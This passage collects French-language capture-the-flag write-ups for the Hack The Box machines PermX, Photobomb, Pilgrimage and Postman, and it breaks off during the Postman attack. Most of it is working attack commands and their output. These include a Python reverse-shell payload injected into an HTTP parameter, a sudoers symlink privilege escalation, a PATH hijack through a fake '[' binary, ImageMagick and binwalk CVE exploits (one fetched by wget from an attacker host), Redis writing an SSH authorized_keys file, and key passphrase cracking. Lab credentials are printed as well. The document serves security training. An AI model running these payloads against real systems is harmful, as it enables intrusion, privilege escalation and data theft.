   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   Scan Dir Listings       true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        9l       31w      275c http://lms.permx.htb/tests
404      GET        9l       31w      275c http://lms.permx.htb/home
404      GET        9l       31w      275c http://lms.permx.htb/README.txt
200      GET      351l      231w     1614c http://lms.permx.htb/license.txt
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
500      GET        0l        0w        0c http://lms.permx.htb/app/AppKernel.php
200      GET      311l       85w      915c http://lms.permx.htb/app/console
301      GET        9l       28w      322c http://lms.permx.htb/documentation => http://lms.permx.htb/documentation/
...
```

Cette fois ci le scan est bien plus interessant et révèle qu'il y a deux url qui permettent d'identifier la version de chamilo, les lien Documentation et README.md il s'agit de la version 1.11 de chamilo qui est utilisé sur le serveur.

Vulnerability Assesment

Lorsque l'on recherche une vulnérabilité pour la version 1.11 de chamilo on tombe sur la CVE-2023-4220 qui permet de lancer un reverse shell : `https://github.com/Al3xGD/CVE-2023-4220-Exploit` :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.23] 53726
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 20:20:56 up 22:55,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

En explorant les fichiers on découvre configuration.php qui contient les identifiants de connexion à la base de données SQL : `chamilo:03F6lY3uXAP2bkW8`

On peut tenter d'utiliser ces identifiants afin de tenter de se connecter avec l'utilisateur mtz :

```
ssh mtz@10.10.11.23
The authenticity of host '10.10.11.23 (10.10.11.23)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
```

```
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.23' (ED25519) to the list of known hosts.
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jan 11 09:18:57 PM UTC 2025

  System load:           0.0
  Usage of /:            61.2% of 7.19GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             241
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.23
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f668

  => There is 1 zombie process.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:24:30 2025 from 10.10.14.2
mtz@permx:~$
```

La connexion marche bien

Privilege Escalation

Il nous faut à présent l'accès root. En lançant la commande `sudo -l` on découvre qu'il y a un script que l'utilisateur lance dans utiliser de mot de passe :

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh

mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```

On peut tenter de l'utiliser afin d'exploiter la machine pour obtenir les droits root. Le fichier permet de changer les droits d'un fichier en utilisant trois argument : l'utilisateur, la permission et le fichier. On peut exploiter cela en tentant de créer un lien symbolique vers le fichier `/etc/sudoers` en ajoutant la permission d'écriture. Puis d'ajouter la configuration pour que l'utilisateur "mtz" soit root sur la machine :

```
### Création du fichier symbolique :
mtz@permx:~$ ln -s /etc/sudoers root

### Ajout des droits d'écriture à l'aide du script
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/root

### Ajout de l'utilisateur mtz dans le fichier sudoers
mtz@permx:~$ echo "mtz ALL=(ALL:ALL) NOPASSWD: ALL" >> /home/mtz/root

### Execution du shell en root
mtz@permx:~$ sudo bash
root@permx:/home/mtz#
```

On obtient ainsi les droits root sur la machine.

Photobomb

Reconnaissance

Machine cible Adresse IP : `10.10.11.182`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV  10.10.11.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 21:29 CET
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.033s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.94 seconds
```

le scan révèle qu'il y a deux ports ouverts le port 22 pour SSH et le port 80 pour un service web lancé avec Nginx version 1.18 Le site web est un service de photo à imprimer.
Il y a le lien vers une URL qui demande une authentification.

Exploitation

En explorant le code source de la page on identifie un fichier javascript `photobomb.js` qui est accessible en lecture, lorsque l'on lit le contenu du fichier on identifie des identifiants utilisateur :

```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/
    printer');
  }
}
window.onload = init;
```

On peut utiliser ces identifiants afin de se connecter à la page `print` on atterit alors sur une page ou l'on peut télécharger des images à imprimer, on analyse la requete POST faite lors d'un téléchargement avec Burpsuite :

```
POST /printer HTTP/1.1
Host: photobomb.htb
Content-Length: 78
Cache-Control: max-age=0
Authorization: Basic cEgwdDA6YjBNYiE=
Accept-Language: fr-FR,fr;q=0.9
Origin: http://photobomb.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://photobomb.htb/printer
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg&dimensions=3000x2000
```

On peut utiliser l'entete afin de tester si l'application web est vulnérable à une injection de commande, on commande par lancer une commande en paramètre :

```
### Requete
photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=jpg;id&dimensions=3000x2000

### Reponse
Failed to generate a copy of voicu-apostol-MWER49YaD-M-unsplash.jpg
```

On teste ensuite si peut etre l'application est vulnérable à une injection de commandes aveugle, pour cela on lance la commande ping et on lance tcpdump pour receptionner les requetes :

```
### Requete
photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=png%3bping+10.10.16.7&dimensions=3000x2000

### Reception des requetes de ping sur tcpdump
sudo tcpdump -ni tun0 icmp
[sudo] Mot de passe de yoyo :
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
22:21:24.307827 IP 10.10.11.182 > 10.10.16.7: ICMP echo request, id 2, seq 1, length 64
22:21:24.307887 IP 10.10.16.7 > 10.10.11.182: ICMP echo reply, id 2, seq 1, length 64
22:21:25.332780 IP 10.10.11.182 > 10.10.16.7: ICMP echo request, id 2, seq 2, length 64
22:21:25.332821 IP 10.10.16.7 > 10.10.11.182: ICMP echo reply, id 2, seq 2, length 64
...
```

On receptionne bien les requetes de ping se qui prouve bien que l'application web est vulnérable aux injection de commandes aveugles. On peut à présent lancer une commandes permettant l'execution d'un reverse shell depuis la requete :

```
### Requete
photo=voicu-apostol-MWER49YaD-M
-unsplash.jpg&filetype=png%3bexport+RHOST%3d"10.10.16.7"%3bexport+RPORT%3d1234%3bpython3+
-c+'import+sys,socket,os,pty%3bs%3dsocket.socket()%3bs.connect((os.getenv("RHOST"),int(os.getenv("RPORT")))
)%3b[os.dup2(s.fileno(),fd)+for+fd+in+(0,1,2)]%3bpty.spawn("sh")'&dimensions=3000x2000

### Reception du reverse shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.182] 54578
$ whoami
whoami
wizard
```

On obtient ainsi accès à la machine avec l'utilisateur wizard

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumérer les cron présent sur le système :

```
wizard@photobomb:~$ crontab -l
crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/5 * * * * sudo /opt/cleanup.sh
```

On découvre qu'il y a un script qui se se lance toutes les 5 minutes. On affiche les permissions utilisateur :

```
wizard@photobomb:~$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

On peut voir que l'utilisateur wizard à les droits root pour lancer ce script, on affiche le contenu du script :

```
wizard@photobomb:~$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

On remarque que le script execute le bianaire `/opt/.bashrc` qui doit etre une version modifié du fichier contenu dans le dossier home classique, on peut comparer les fichiers :

```
wizard@photobomb:~$ diff /etc/bash.bashrc /opt/.bashrc
diff /etc/bash.bashrc /opt/.bashrc
5a6,11
> # Jameson: ensure that snaps don't interfere, 'cos they are dumb
> PATH=${PATH/:\/snap\/bin/}
>
> # Jameson: caused problems with testing whether to rotate the log file
> enable -n [ # ]
```

On peut voir que le contenu diffère de plusieurs lignes, il a été ajouté une fonction qui permet de désactiver la commande shell "[" on peut exploiter cela en créant un fichier avec ce nom dans lequel on ajoute un shell qui sera executé avec les droits adminitrateur dans la variable précisé en paramètre :

```
### Création du fichier
touch /tmp/[
echo '/bin/bash' > /tmp/[
chmod +x /tmp/[

### Execution du fichier avec le script
wizard@photobomb:~$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard#
```

On obtient ainsi les droits administrateur sur la machine

Pilgrimage

Reconnaissance

Machine cible Adresse IP : `10.10.11.219`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sV 10.10.11.219
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-16 15:06 CET
Nmap scan report for 10.10.11.219
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.51 seconds
```

Le scan révèle que les ports ouverts sont le 22 pour le service SSH et le 80 pour le service web nginx version 1.18.0 le site web est un site permettant de réduire la taille d'une image. On lance un dir busting du site :

```
gobuster dir -u http://pilgrimage.htb/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://pilgrimage.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD            (Status: 200) [Size: 23]
/.hta                 (Status: 403) [Size: 153]
/.htaccess            (Status: 403) [Size: 153]
/.htpasswd            (Status: 403) [Size: 153]
/assets               (Status: 301) [Size: 169] [--> http://pilgrimage.htb/assets/]
/index.php            (Status: 200) [Size: 7621]
/tmp                  (Status: 301) [Size: 169] [--> http://pilgrimage.htb/tmp/]
/vendor               (Status: 301) [Size: 169] [--> http://pilgrimage.htb/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Le scan nous permet d'identifier des URL de connexion demandant une authentification avec un login et un mot de passe. mais aussi le lien vers un fichier .git qui indique que le dossier est un repository. On peut utiliser git-dumper afin d'extraire le contenu :

```
git-dumper http://pilgrimage.htb/ ./pilgrimimage_source
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.gitignore [404]
...
```

Une fois le repository cloné en local on trouve le programme ImageMagick qui est le logiciel utilisé par l'application web, on peut afficher sa version :

```
./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff
```

```
webp x xml zlib
Compiler: gcc (7.5)
```

Vulnerability Assesment

Après recherche sur la version 7.1.0-49 de ImageMagick on trouve la CVE-2022-44268 `https://www.exploit-db.com/exploits/51261` qui permet de lire les fichiers interne au système, on lance et execute la CVE :

```
### Compilation de l'exploit avec cargo
cargo run "/etc/passwd"
    Updating crates.io index
  Downloaded bitflags v1.3.2
  Downloaded cfg-if v1.0.0
  Downloaded hex v0.4.3
  Downloaded crc32fast v1.3.2
  Downloaded miniz_oxide v0.6.2
  Downloaded adler v1.0.2
  Downloaded png v0.17.7
  Downloaded flate2 v1.0.25
  Downloaded 8 crates (301.4 KB) in 5.22s
   Compiling crc32fast v1.3.2
   Compiling adler v1.0.2
   Compiling cfg-if v1.0.0
   Compiling bitflags v1.3.2
   Compiling hex v0.4.3
   Compiling miniz_oxide v0.6.2
   Compiling flate2 v1.0.25
   Compiling png v0.17.7
   Compiling cve-2022-44268 v0.1.0 (/home/yoyo/Downloads/CVE-2022-44268)
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 12.68s
     Running `target/debug/cve-2022-44268 /etc/passwd`

### Affichage du fichier
identify -verbose image.png
...
png:IHDR.width,height: 200, 200
    png:text: 1 tEXt/zTXt/iTXt chunks were found
    profile: /etc/passwd
    signature: 6935402ffb2ddc5f3eebed0f0bebe885d08af3e476e33f1e789c64f7b5b2a7db
...
```

En lançant l'exploit cela a généré un fichier image.png qui contient la commande `/etc/passwd` on peut téléverser le fichier et relancer la commande afin d'afficher ses caractéristiques, cet fois le fichier contient la commande `/etc/passwd` crypté en hexadécimal, on convertit le contenu en string afin d'afficher le contenu en texte clair :

```
### Affichage du code chunk en une ligne
tr -d '\n' < hex

### Conversion de Hexadecimal vers String pour affichage en clair
python3 -c 'print(bytes.fromhex("726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d6f6e
3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a6269e
...
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/
sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/
usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/
usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin
/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww
-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin
/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin
/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin
/nologin\nsystemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin\nsystemd
-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin\nmessagebus:x:103:109::/nonexistent:/usr
/sbin/nologin\nsystemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin
/nologin\nemily:x:1000:1000:emily,,,:/home/emily:/bin/bash\nsystemd-coredump:x:999:999:systemd Core Dumper:/:
/usr/sbin/nologin\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\n_laurel:x:998:998::/var/log/laurel:/bin
/false\n'
```

A présent que l'on a confirmation que l'affichage des utilisateurs est possible on peut utiliser ce scrypt afin d'afficher le contenu d'autres fichiers. On remarque que dans le fichier index.php que l'on a pu télécharger dans le repository est fait référence d'un fichier placé dans le dossier `/var/db/pilgrimage` qui correspond à une base de données sqlite, on peut tenter de télécharger en affichant le contenu du fichier avec le script puis en le convertissant avec un scrypt python :

```
### Création du fichier png
cargo run "/var/db/pilgrimage"
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.01s
     Running `target/debug/cve-2022-44268 /var/db/pilgrimage`

### Affichage des charatéristique du fichier
identify -verbose 678959bf7da5a.png
Image:
  Filename: 678959bf7da5a.png
...
53514c69746520666f726d617420330010000101004020200000004b0000000500000000
0000000000000004000000040000000000000000000000010000000000000000000000
0000000000000000000000000000000000000004b002e4b910d0ff800040eba00
0f650fcd0eba0f380000000000000000000000000000000000000000000000000000000
...

### Affichage du contenu chunk dans le fichier "hex" en une ligne
tr -d '\n' < hex

### Script python permettant la conversion du fichier
with open("hex", "rb") as f:
data = bytes.fromhex(f.read().decode())
with open("sql.db", "wb") as f:
f.write(data)

### Execution du scrypt pour création du fichier sql.db
python3 convert.py

### Affichage du type de fichier
file sql.db
sql.db: SQLite 3.x database, last written using SQLite version 3034001, file counter 75, database pages 5,
cookie 0x4, schema 4, UTF-8, version-valid-for 75
```

On a bien tranféré le fichier `sql.db` en tranférant le contenu hexdécimal puis en le convertissant avec un scrypt python, à présent on peut utiliser le fichier contenant la base de donnée pour se connecter avec sqlite et afficher les données des tables contenus :

```
### Connexion à la base de donnée et affichage du contenu des tables
sqlite3 sql.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
images  users
sqlite> select * from users;
emily|abigchonkyboi123
sqlite>
```

Une fois connecté on parvient à extraire le contenu de la base de donnée en affichant le contenu des tables. Il y a inscrit des identifiants dans la table users : `emily:abigchonkyboi123` On utilise ces identifiants afin de se connecter en SSH :

```
ssh emily@10.10.11.219
The authenticity of host '10.10.11.219 (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.219' (ED25519) to the list of known hosts.
emily@10.10.11.219's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$
```

On obtient ainsi l'accès à la machine avec l'utilisateur emily

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumerer les processus lancés sur le système :

```
ps auxww | grep root
root           1  0.0  0.2  98260 10104 ?        Ss   01:03   0:02 /sbin/init
```

```
root           2  0.0  0.0      0     0 ?        S    01:03   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   01:03   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   01:03   0:00 [rcu_par_gp]
...
root         726  0.0  0.0   6816  3048 ?        Ss   01:04   0:00 /bin/bash /usr/sbin/malwarescan.sh
...
```

On remarque le processus `malwarescan.sh` qui semble etre un script bash qui est lancé avec l'utilisateur root, ce script est un bon vecteur afin d'obtenir les droits d'utilisateur root sur la machine. On affiche le contenu du script :

```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e '
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

Le scrypt utilise les binaires inotifywait et binwalk afin de s'executer, on peut afficher la version de binwalk en le lançant :

```
emily@pilgrimage:~$ binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk
...
```

On voit qu'il s'agit de la version 2.3.2 qui est utilisé, on peut rechercher une vulnérabilité sur cette version. On trouve la CVE-2022-4510 `https://www.exploit-db.com/exploits/51249` on télécharge le scrypt et on l'execute :

```
### Creation du fichier
python3 51249.py dwn.png 10.10.16.3 1234

###############################################
------------------CVE-2022-4510----------------
###############################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
-----------------------------------------------
###############################################
----------Exploit by: Etienne Lacoche-----------
---------Contact Twitter: @electr0sm0g----------
------------------Discovered by:----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11------------
###############################################


You can now rename and share binwalk_exploit and start your local netcat listener.

### Lancement du serveur python pour transfert du fichier
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

### Ouverture du port netcat
nc -nlvp 1234
listening on [any] 1234 ...

### Téléchargement du fichier depuis la machine cible depuis le répertoire /var/www/pilgrimage.htb/shrunk :
wget http://10.10.16.3/binwalk_exploit.png
--2025-01-17 07:19:38--  http://10.10.16.3/binwalk_exploit.png
Connecting to 10.10.16.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 680 [image/png]
Saving to: ‘binwalk_exploit.’png

binwalk_exploit.png                          100%
[=============================================================================================>]
680  --.-KB/s    in 0s
```

```
2025-01-17 07:19:38 (83.4 MB/s) - ‘binwalk_exploit.’png saved [680/680]


### Execution du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.219] 42666
whoami
root
```

On obtient ainsi l’accès root sur la machine

Postman

Reconnaissance

Machine cible Adresse IP : `10.10.10.160`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 10.10.10.160
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 19:24 CET
Nmap scan report for 10.10.10.160
Host is up (0.058s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.03 seconds
```

On peut voir qu'il y a 4 ports ouverts sur la machine. Le port 22 pour SSH le port 80 pour un serveur web, le port 6379 pour le service redis version 4.0.9 et le port 10000 pour le service webmin. Le site web est celui d'un site informatique en cours cours de construction.
Il est possible de se connecter au service Redis qui ne demande pas de mot de passe :

```
redis-cli -h 10.10.10.160 -p 6379
10.10.10.160:6379>
```

Exploitation

Puisque le service Redis ne demande pas de mot de passe on peut exploiter cela en ajouter une clef rsa puis en se connectant en ssh :

```
### Génération de la clef RSA
ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/yoyo/.ssh/id_rsa): /home/yoyo/Downloads/idrsa/id_rsa
Enter passphrase for "/home/yoyo/Downloads/idrsa/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/yoyo/Downloads/idrsa/id_rsa
Your public key has been saved in /home/yoyo/Downloads/idrsa/id_rsa.pub
The key fingerprint is:
SHA256:PAJA8l9ghiHlQrUGfy1Z9glWCNK16VbWbMZb9KJjzEM yoyo@kali
The key's randomart image is:
+---[RSA 3072]----+
|o=*==.o*o.   .   |
|.=++oo*.= = . .  |
|. o+.+.+ = E o . |
| ....oo.o * + .  |
|    . .oS  O     |
|      .. .. o    |
|                 |
|                 |
|                 |
+----[SHA256]-----+

### AJout de la clef sur la machine
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > spaced_key.txt
cat spaced_key.txt | redis-cli -h 10.10.10.160 -x set ssh_key
redis-cli -h 10.10.10.160
```

```
10.10.10.160:6379> config set dir /var/lib/redis/.ssh
OK
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> save
OK
10.10.10.160:6379> exit

### Connexion en SSH
ssh -i id_rsa redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur redis
On lance linpeas afin de lancer une enumeration du système :

```
redis@Postman:~$ ./linpeas.sh
...
 Backup files (limited 100)
-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
...
```

On dévour qu'il y a un fichier de backup qui pourrait contenir une clef rsa on affiche le contenu du fichier de backup puis on copie le contenu sur kali afin de se connecter avec en ssh avec l'utilisateur Matt la clef rsa est protégé par un mot de passe on peut le craquer avec johntheripper :

```
ssh2john id_rsa8 > ssh.hash
john -wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa8)
1g 0:00:00:00 DONE (2025-02-12 20:32) 5.555g/s 1371Kp/s 1371Kc/s 1371KC/s confused6..colin22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

